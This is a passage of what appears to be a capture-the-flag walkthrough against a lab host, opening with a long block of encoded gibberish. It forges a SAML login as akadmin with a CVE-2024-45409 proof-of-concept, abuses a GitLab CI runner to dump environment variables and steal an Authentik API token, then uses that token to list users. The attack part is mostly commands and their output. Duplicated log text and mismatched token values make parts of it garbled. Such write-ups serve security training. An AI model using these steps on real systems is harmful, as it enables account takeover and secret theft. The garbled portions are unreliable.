nVjZkpVksn3nKxy9HxU2kxCoY9txmUFCjEKAxm4wzzNiWncF1032dnvbPr43oiPUlWstWpWVwWr%2Fu7dsmeie9bBv6qoPP0xluFuxPL8bPT2NXpddun%2FbP1VUg%2FFPgPxxvKSxpGPKHPTVcPtV8XT991%2BX0Pt%2B%2FDbkjr6q1L0H9%2BSOaheqBB%2B%2F3%2B6Y5%2BqrsYRCIAIqE9uPoEfrR%2F9eZdBr%2BHL8PBdzbFff0fwsr%2F8T4MQtsH%2FuqxwL%2FCrL9ZfX5aU4%2B1H0%2FhmLVD24lrCYI2X2EkI8wcoahZxh5RvfXpw9M2A9p5Q4vvR4j90sQcToUrvfJc7suDbtPtWic1%2F2Fn2oDsOCfiIDui7ReG5fr40wnx%2B%2B18MQtyIcIkQqamFLne3k0haB3QD%2FdQuHefvzv96Pb8wqj78sAJqyHN%2Fwa%2F2FN%2F2F9uoDG4A5j%2F75F10H44eIWY%2Fj7yPuv3s%2FG6Pth3z%2BBX15HeA%2F6TL4t348Be8xlv0VddA95EAK7W2QfEbgP73Zb3Md9LEJd7I%2Fi%2BmfzDVamabxGf%2BzCL8BbMwzEKqpf27Rb1Vw6RjtdXtboFA5JHXwg17ju0iEp5kvMPTIio%2Fh5H%2F04W311xok4N14f4z0mL%2BP%2FP1Y1134V9e7H%2FvERBdD6YeRmG3JmD4wdTFz09%2F2FfcQvY7d27VR3VX9j%2B0%2Fyurd1UVVrewqJsw%2BNi%2Fte6N2Z8j%2FiJi4E9oMmm8Fs3%2FMX6P%2BnwftVeYl5z%2BwuYHvePMKE%2B9JpHr7QzaS6KKcLcpHBG%2BS2VieIir9dPB%2F2FzC6fv0ryy%2FLcLX9o%2BZ9G3hXzvdFtyGdKyBzhjKN%2BfaLfs15wfB0%2FrW1oUsvW1GMRoZ8LJZdM8QvH3cXxTjorD00LYdBpiLCgqx3KZQuilFAW9dpb%2BiGLjUfeLzE%2BuzFjYtangBvbtA8PMN6SE3E0TWyOdoZ0B%2FtZDR9PBUNA%2Bwx07b9yjr9mMdjATQ3YvsnLX%2FSQ04I3JmQp2PdhBiSrRRLXuYXcm2xpyKzhqk%2Fi633UK1JqalNe6lzEVNE9Zs1806kifisuik0GZQ6KF5WYwbfPLaC3nVnUNAHjHqM6PBybppcrZnYhbzIr29RIfmcPNlUvePZFLdyjms5JJ5Ia6BxiJTgrG82DAkIwdAzgSpbrsxF6iCAYqBHqS16KU5TzJCwuQ05M%2B0QLrYXOrWS0bwQGM3i28MeYMTHEWzYApwuybL%2FnFocMLfdyLJqmxiyJeYA3nGrjejsccfKqefGc7W5WHIBK5SunE9VXSTsADQU%2FcsBJkeIngu0x8%2F7rIkTl9bR1khvyEzD7FFUQ6ufQEP3FVAuqARDTVFo93becCjAwZzvXwdWIKdmf9vhrMsUM0Yfwe0FHzh8czxvGntXaRtPvfSEYgUKjLh8sLtXCWv4pwool5pnzp57yQP00NBzdDvQciwQo%2B%2BbUuKuWcHzFihMZjFnPgA11cewxyY4aipL7BjBoAus

Output


<saml:Response xmlns:saml="urn:oasis:names:tc:SAML:2.0:protocol" xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" xmlns:ds="http://www.w3.org/2000/09/xmldsig#" xmlns:md="urn:oasis:names:tc:SAML:2.0:metadata" xmlns:xenc="http://www.w3.org/2001/04/xmldsig#" Version="2.0" IssueInstant="2026-02-12T10:12:39Z" Destination="https://gitlab.barrier.vl/users/auth/saml/callback" ID="_502af8a8e23f40fab9b30f026ce90e9a"><saml:Issuer>authentik</saml:Issuer><saml:Status><saml:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/></saml:Status><saml:Assertion Version="2.0" ID="_943a390b021a429f87c16647c7c5f3a5" IssueInstant="2026-02-12T10:12:39Z"><saml:Issuer>authentik</saml:Issuer><ds:Signature><ds:SignedInfo><ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"></ds:CanonicalizationMethod><ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more-rsa-sha256" /><ds:Reference URI="#_943a390b021a429f87c16647c7c5f3a5"></ds:Reference><ds:Transforms><ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" /><ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" /></ds:Transforms></ds:Signature></saml:Assertion></saml:Response>

Let's save this into a file called `saml.xml`.


Next we will download the [POC](#) script and run it so that it modifies the `SAML` for us to login as the user `akadmin`. It will produce a `base64` encoded `SAML` for us in another file `response.xml`.

```
$ python3 CVE-2024-45409.py -r saml.xml -n akadmin -e -o response.xml
[+] Parse response
    Digest algorithm: sha256
    Canonicalization Method: http://www.w3.org/2001/10/xml-exc-c14n#
[+] Remove signature from response
[+] Patch assertion ID
[+] Patch assertion NameID
[+] Patch assertion conditions
[+] Move signature in assertion
[+] Patch response ID
[+] Insert malicious reference
[+] Clone signature reference
[+] Create status detail element
[+] Patch digest value
[+] Write patched file in response.xml
```

Now we can copy the value in `response.xml` and paste it in place of the original `SAML` in the request we have waiting in `Responder` on `BurpSuite`.




After we hit send we should see two `Set-Cookies` that we can copy straight into our browser and upon refreshing the webpage we will be signed-in as `akadmin`.




CI/CD


As `akadmin` we have access to the Admin Panel on `GitLab` accessible from the bottom left of the page!



This opens up a variety of new functions but most interestingly, we discover that there is an existing paused runner in the `CI/CD` menu.



This runner appears to be running a docker executor. This means that whenever a pipeline job is triggered, the runner will start a new container, run the job inside it and will terminate the container once the job completes.



If we create a new repository and provide it with a build file that references the tag of this runner `auto_5e7f`, then it will automatically be built by the runner. When the job starts, the runner will pull the image we specify in the build file and launch a fresh container from it. Then we can also specify commands that will be executed inside that container.


To create the build file we need to find a docker image that exists on the box. We can assume that `redis:alpine` or `postgres:16-alpine` might already exist as they are the images used for `Authentik` as seen in its [Docker Compose Installation instructions](#). In this page we also see that the default user for `Authentik` is `akadmin` and that the docker container environment variables contain the `Authentik` secret key.

So at this point we will try to exploit the runner.


We could obtain a reverse shell on the newly spawned docker container but we will be contained within that environment. Alternatively we could make an educated guess on where there might be sensitive information. When the container starts, it inherits environment variables from the runner's execution environment which likely means it will include the `Authentik` secret key.

If this variable is exposed then perhaps it can be our authentication token and we can use it to query the API which could open up a variety of functions for us to exploit `Authentik` (as described in the [manual](#)). Since Authentik seems to be the service granting access to most services on the box it is a good next target.

Let's first activate the runner by clicking `Resume`. Then we will create a new project.



We'll name it `test` and create the project.



Next we will create the build file `.gitlab-ci.yml` by specifying either `redis:alpine` or `postgres:16-alpine` as the image, the runner tag and the command we want executed on startup. In this case we will expose the docker container's environment variables with `env`.


```
#.gitlab-ci.yml
```

```
image:
  name: redis:alpine
  pull_policy: if-not-present

stages:
  - build

job_build:
  stage: build
  script:
    - env
  tags:
    - auto_5e7f
```

Then we will upload the file into our project.



Next, we can check the `Jobs` section where there should already be a new `job_build`.

🔍 Search or go to...

Project

test

Pinned

Issues 0

Merge requests 0

Manage

Plan

<> Code

Build

Pipelines

Jobs

Pipeline editor

Pipeline schedules

Artifacts

Secure

Deploy

job_build

✓ Passed

Started in 3 minutes by akadmin

Search job log

🔍 ? 📄 ↶ ↷ ⬇ ⬆ ↗

```

1 Running with gitlab-runner 17.6.0 (374d34fd)
2   on 5f8f77abdce3 st3k7u6Uy, system ID: r_Uo08ZxRAXNdi
3   ✓ Preparing the "docker" executor
4   Using Docker executor with image redis:alpine ...
5   Using locally found image version due to "if-not-present" pull policy
6   Using docker image sha256:87b460005bd3a6621dabf2855ec42bf96b1b6d044b6109bd9736128ab178
   ddec for redis:alpine with digest redis@sha256:c1e88455c85225310bbea54816e9c3f4b529581
   5e6dbf80c34d40afc6df28275 ...
7   ✓ Preparing environment
8   Running on runner-st3k7uguy-project-3-concurrent-0 via 5f8f77abdce3...
9   ✓ Getting source from Git repository
10  Fetching changes with git depth set to 20...
11  Initialized empty Git repository in /builds/akadmin/test/.git/
12  Created fresh repository.
13  Checking out 9c9c4d54 as detached HEAD (ref is main)...
14  Skipping Git submodules setup
15  ✓ Executing "step_script" stage of the job script
16  Using docker image sha256:87b460005bd3a6621dabf2855ec42bf96b1b6d044b6109bd9736128ab178
   ddec for redis:alpine with digest redis@sha256:c1e88455c85225310bbea54816e9c3f4b529581
   5e6dbf80c34d40afc6df28275 ...
17  $ env
18  FF_USE_WINDOWS_LEGACY_PROCESS_STRATEGY=false
19  FF_SCRIPT_SECTIONS=false
20  FF_POSIXLY_CORRECT_ESCAPES=false
21  CI_SERVER_VERSION_PATCH=2

```

✓ Passed Started in 3 minutes by  akadmin

Started in 3 minutes by  akadmin

[Search job log](#)

```

1 Running with gitlab-runner 17.6.0 (374d34fd)
2   on 5f8f77abdce3 st3k7uGUY, system ID: r_U008zRXxNdi
3   Preparing the "docker" executor
4 Using Docker executor with image redis:alpine ...
5 Using locally found image version due to "if-not-present" pull policy
6 Using docker image sha256:87b460005bd3a6621dabf2855ec42bf96b1bd044b6109bd9736128ab178
   ddec for redis:alpine with digest redis@sha256:c1e88455c85225310bbea54816e9c3f4b529581
   56dbf80c34d40afc6df28275 ...
7 Preparing environment
8 Running on runner-st3k7uGUY-project-3-concurrent-0 via 5f8f77abdce3...
9 Getting source from Git repository
10 Fetching changes with git depth set to 20...
11 Initialized empty Git repository in /builds/akadmin/test/.git/
12 Created fresh repository.
13 Checking out 9c9c4d54 as detached HEAD (ref is main)...
14 Skipping Git submodules setup
15 Executing "step_script" stage of the job script
16 Using docker image sha256:87b460005bd3a6621dabf2855ec42bf96b1bd044b6109bd9736128ab178
   ddec for redis:alpine with digest redis@sha256:c1e88455c85225310bbea54816e9c3f4b529581
   56dbf80c34d40afc6df28275 ...
17 $ env
18 FF_USE_WINDOWS_LEGACY_PROCESS_STRATEGY=false
19 FF_SCRIPT_SECTIONS=false
20 FF_POSIXLY_CORRECT_ESCAPES=false
21 CI_SERVER_VERSION_PATCH=2

```

00:00

00:13

00:01

We see that a new docker container was spawned that executed the `env` command for us. Scrolling down a little further we find the `AUTHENTIK_TOKEN`.

AUTHENTIK TOKEN.

```
94 CI_PIPELINE_URL=https://gitlab.barrier.vl/akadmin/test/-/pipelines/4
95 PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
96 CI_JOB_STARTED_AT=2026-02-12T10:34:21Z
97 CI_SERVER_VERSION_MINOR=3
98 CI_RUNNER_DESCRIPTION=
99 AUTHENTIK_TOKEN=MqL86PTtr7y4EDMWsp7gxb2YiKEzuNpLZ2QVia8HD4MLc93vgublgL5xQEVTc
100 FF_USE_NEW_BASH_EVAL_STRATEGY=false
101 FF_DISABLE_UMASK_FOR_KUBERNETES_EXECUTOR=false
102 CI_PROJECT_TITLE=test
103 CI_PROJECT_VISIBILITY=private
104 CI_COMMIT_TITLE=Upload New File
105 GITLAB_USER_EMAIL=admin@barrier.vl
```

Authentik

Now that we have found the `Authentik` token we can try using it for authorization to access the API's various functions. Based on the [manual](#) let's try and see the registered user accounts by sending a `GET` request to the `/api/v3/core/users` endpoint with `cURL`.

manual

sending a `GET` request to the `/api/v3/core/users` endpoint with `cURL`.

cURL

```
$ curl -L 'http://barrier.vl:9000/api/v3/core/users/' -H 'Authorization: Bearer MqL8GPTr7y4EDMWsp7gxb2YiKEzuNpLZ2QVia8HD4MLc93vgublgL5xQEvTc' | jq
<SNIP>
{
  "pagination": {
    "next": 0,
    "previous": 0,
    "count": 4,
    "current": 1,
    "total_pages": 1,
    "start_index": 1,
    "end_index": 4
  },
  "results": [
```

<SNIP>

```
{
  "pagination": {
    "next": 0,
    "previous": 0,
    "count": 4,
    "current": 1,
    "total_pages": 1,
    "start_index": 1,
    "end_index": 4
  },
  "results": [
```

```
{
  "pk": 2,
  "username": "ak-outpost-af1fa701dddb44f98ddf2c3868733303",
  "name": "Outpost authentik Embedded Outpost Service-Account",
  "is_active": true,
  "last_login": null,
  "is_superuser": false,
  "groups": [],
  "groups_obj": [],
  "email": "",
  "avatar": "<SNIP>",
  "attributes": {},
  "uid": "2698567113c1ff76765c3baaa33db04c022784564d91d0c65ef03f41961282cf",
  "path": "goauthentik.io/outposts",
  "type": "internal_service_account",
  "uuid": "3737be82-3c55-4195-b639-478c339edb35"
},
{
  "pk": 4,
  "username": "akadmin",
  "name": "authentik Default Admin",
  "is_active": true,
  "last_login": "2025-06-18T09:25:04.724776Z",
  "is_superuser": true,
  "groups": [
    "a38fb983-8b71-4bf2-b5a7-42ab9fdd58e8"
  ],
  "groups_obj": [
    {
      "pk": "a38fb983-8b71-4bf2-b5a7-42ab9fdd58e8",
      "num_pk": 21741,
      "name": "authentik Admins",
      "is_superuser": true,
      "parent": null,
      "parent_name": null,
      "attributes": {}
    }
  ],
  "email": "admin@barrier.v1",
  "avatar": "<SNIP>",
  "attributes": {},
  "uid": "c19f414ee26028d6fe42f90a393920de1c1f8b5428d3efe76b72f302efe78742",
  "path": "users",
  "type": "internal",
  "uuid": "4d9587ad-641d-4879-a8dd-edf2a24e1bf5"
},
{
  "pk": 35,
  "username": "maki",
  "name": "maki",
  "is_active": true,
  "last_login": null,
  "is_superuser": false,
  "groups": [],
  "groups_obj": [],
```

```

    "email": "",
    "avatar": "<SNIP>",
    "attributes": {},
    "uid": "6d9a5a5ca034c7dd59f0b63547f402ceed837476b2b43bc58338ed74630b8651",
    "path": "users",
    "type": "internal",
    "uuid": "5840e7f6-f396-493a-b41d-9433df6df996"
  },
  {
    "pk": 34,
    "username": "satoru",
    "name": "satoru",
    "is_active": true,
    "last_login": "2026-02-03T10:46:38.287157Z",
    "is_superuser": false,
    "groups": [],
    "groups_obj": [],
    "email": "satoru@barrier.vl",
    "avatar": "<SNIP>",
    "attributes": {},
    "uid": "e0c306c91c800ecb0343d535bf8211fcd85ebeafb17966eb9a5b5146c99724cb",
    "path": "users",
    "type": "internal",
    "uuid": "91da4edd-f03d-4cdc-80af-102371b10905"
  }
]
}

```

